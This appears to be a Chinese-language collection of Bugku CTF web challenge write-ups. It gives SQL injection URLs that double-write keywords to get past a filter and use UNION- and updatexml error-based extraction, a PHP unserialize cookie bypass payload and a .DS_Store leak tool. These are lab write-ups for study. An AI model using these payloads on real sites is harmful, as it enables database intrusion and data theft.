
本题有2个flag

flag均为小写

flag格式 flag{}


Writeup：

id=5的时候提示可以在这里注入



发现and，or等字符被替换成空格，可以双写绕过。

```
#页面返回正常
http://123.206.87.240:9004/1ndex.php?id=5' anandd 1=1%23
```



#页面返回错误
http://123.206.87.240:9004/1ndex.php?id=5' anandd 1=2%23

#查询字段数
http://123.206.87.240:9004/1ndex.php?id=5' oorrder by 2%23

#显位
http://123.206.87.240:9004/1ndex.php?id=-5' uniunionon selselectect 1,2%23

#查询当前数据库下的表,注意information中间有个or，需要双写绕过
http://123.206.87.240:9004/1ndex.php?id=-5' uniunionon selselectect 1,group_concat(table_name) from infoorrmation_schema.tables where table_schema=database()%23

#查询当前表中的字段flag1 : flag1,address
http://123.206.87.240:9004/1ndex.php?id=-5' uniunionon selselectect 1,group_concat(column_name) from infoorrmation_schema.columns where table_name='flag1'%23

#查询flag1字段内容
http://123.206.87.240:9004/1ndex.php?id=-5' uniunionon selselectect 1,group_concat(flag1) from flag1%23


得出flag1：`usOwycTju+FTUUzXosjr`

查询下一个地址：

```
http://123.206.87.240:9004/1ndex.php?id=-5%27%20uniunionon%20selselectect%201,group_concat(address)%20from%20flag1%23
```

下一关输入单引号的时候提示报错，可以看出是报错注入：

```
http://123.206.87.240:9004/Once_More.php?id=1'
```



```
#查询当前数据库下的表
http://123.206.87.240:9004/Once_More.php?id=1' and updatexml(1,(concat(0x7c,(select group_concat(table_name) fro
m information_schema.tables where table_schema=database()))),1)%23

#查询当前flag2表下的字段
http://123.206.87.240:9004/Once_More.php?id=1' and updatexml(1,(concat(0x7c,(select group_concat(column_name) fr
om information_schema.columns where table_name='flag2'))),1)%23

#查询flag2字段中的内容
http://123.206.87.240:9004/Once_More.php?id=1' and updatexml(1,(concat(0x7c,(select group_concat(flag2) from fla
g2))),1)%23
```

查询到内容为：`flag{Bugku-sql_6s-2i-4t-bug}`

提交flag时记得小写

PHP_encrypt_1(ISCCCTF)

题目：

fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxlWJ1UYFhotFjA=

https://ctf.bugku.com/files/6b8e8eb682d757d851cd5dcdca349668/PHP_encrypt_1.zip

Writeup：

https://blog.csdn.net/weixin_41924764/article/details/109404236

文件包含2

题目：

http://123.206.31.85:49166/

flag格式：SKCTF{xxxxxxxxxxxxxxxx}

hint:文件包含

Writeup：

题目已打不开

flag.php

题目：

地址：http://123.206.87.240:8002/flagphp/


点了login咋没反应

提示：hint

Writeup：

login点不了，题目提示hint。GET传输hint变量，提交任意字符过去，发现页面变化了。

```
http://123.206.87.240:8002/flagphp/index.php?hint=1
```




```php
 <?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];#接收cookie变量ISecer
if(isset($_GET['hint'])){#判断是否存在hint变量，如果存在显示当前代码
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")#序列化$cookie等于$key变量，则输入flag
{   #这里有个小坑，key变量在最后才被定义，其实在前面还没有被定义的
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

利用burp发送

payload：

```
Cookie: ISecer=s:0:"";
```




sql注入2

题目：
http://123.206.87.240:8007/web2/
全都tm过滤了绝望吗？
提示 !,!=,=,+,-,^,%

Writeup：
.DS_Store泄露

利用工具：
https://github.com/lijiejie/ds_store_exp



直接访问http://123.206.87.240:8007/web2/flag文件获取flag

孙xx的博客

题目：
http://123.206.87.240:2014
需要用到渗透测试第一步信息收集


Writeup：

看了别的大佬做题，是先从近期文章发现flag提示，然后目录扫描到phpmyadmin，但我尝试访问的时候访问不到了 估计被人删了。

Trim的日记本

题目：
http://123.206.87.240:9002/
hints：不要一次就放弃

Writeup：
目录扫描：



页面直接显示flag

login2(SKCTF)

题目：
http://123.206.31.85:49165/
SKCTF{xxxxxxxxxxxxxxxxxxxx}
hint:union，命令执行

Writeup：

题目已经打不开了

login3(SKCTF)

题目：
http://123.206.31.85:49167/
flag格式：SKCTF{xxxxxxxxxxxx}
hint：基于布尔的SQL盲注

Writeup：

题目打不开了

文件上传2(湖湘杯)

题目：
http://123.206.87.240:9011/

Writeup：

题目打不开了

江湖魔头

题目：
http://123.206.31.85:1616/
学会如来神掌应该就能打败他了吧

Writeup：

https://blog.csdn.net/weixin_41924764/article/details/109488408

login4

题目：

http://123.206.31.85:49168/

flag格式：SKCTF{xxxxxxxxxxxxxxxx}

hint:CBC字节翻转攻击

Writeup：

题目打不开了